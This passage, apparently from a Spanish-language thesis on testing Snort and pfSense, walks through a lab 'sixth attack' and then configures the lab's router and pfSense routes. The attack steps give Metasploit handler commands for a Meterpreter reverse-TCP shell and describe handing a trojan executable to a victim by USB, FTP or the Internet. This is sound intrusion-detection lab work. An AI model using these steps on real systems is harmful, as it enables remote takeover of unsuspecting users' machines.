


Figura 7.46 Creación del sexto ataque

Paso 2: una vez creado el archivo se ejecuta el comando *msfconsole* dentro de la terminal para mandar a llamar la herramienta *exploit* y se ejecutan los siguientes comandos:

use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST *ip_atacante*
set LPORT *puerto_atacar*
exploit




Figura 7.47 Explotando el sexto ataque

Paso 3: se busca en la carpeta principal el archivo ejecutable creado y se copia a un pendrive, este a su vez es proporcionada al usuario (*víctima*).




Figura 7.48 Generación del troyano para conexión




Figura 7.49 Enviar el troyano a una víctima (se pasó por USB)

Paso 4: el usuario (*víctima*) ejecuta el archivo que se le proporciona como cualquier software sin darse cuenta que es un archivo malicioso.




Figura 7.50 Ejecución del troyano por la máquina víctima

Paso 5: una vez ejecutado el archivo se obtiene el acceso remoto del sistema.




Figura 7.51 Sesión de la víctima es abierta

Figura 7.52 Prueba del éxito del sexto ataque

Nota: otra forma de que la *víctima* pueda obtener este archivo malicioso es que el atacante lo suba a un servidor FTP, o lo suba a Internet.

7.5 Anexo E: Configuración de equipos de red para pruebas a Snort

Con base en la **Tabla 4.4** y en la **Figura 4.1** del **capítulo 4** se configuraron los equipos de red.

Se configura un router con los siguientes parámetros:

Las Fa0/0 y Fa0/1 se le agregan direcciones IPv4 para ser redes diferentes, además se añade una ruta estática para poder llegar a la red víctima que estará protegida con Snort. Se agregan las siguientes líneas:

```
Router>en
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface fastEthernet 0/0
Router(config-if)#ip address 10.0.0.2 255.255.255.252
Router(config-if)#no shutdown
Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state to up
Router(config-if)#exit
Router(config)#interface fastEthernet 0/1
Router(config-if)#ip address 172.16.1.1 255.255.255.0
Router(config-if)#no shu
Router(config-if)#no shutdown

Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/1, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to
up
Router(config)#ip route 192.168.1.0 255.255.255.0 fastEthernet 0/0
```

Debido a que las máquinas con pfSense y Snort ya tenía las interfaces configuradas (LAN como F0/1 y WAN como Fa0/0), como se mencionó en el **Anexo A**, por lo que solo quedo pendiente configurar una ruta de siguiente salto para poder llegar a la red del atacante,

En la opción **System-> Routing**




Figura 7.53 Paso 1, Creación de ruta estática en pfSense.

->Routes, seleccionamos en la parte izquierda donde nos da la opción de agregar una ruta.

Figura 7.54 Paso 2. Creación de ruta estática en pfSense

Se usa la opción de Gateway como la dirección WAN, y se guarda y se aplican cambios.




Figura 7.55 Paso 3, Creación de ruta estática en pfSense

A continuación, se configuran las direcciones IP de los host en ambas redes, donde en la red atacante los hosts cambiaron como se muestran en los ataques que se realizaron.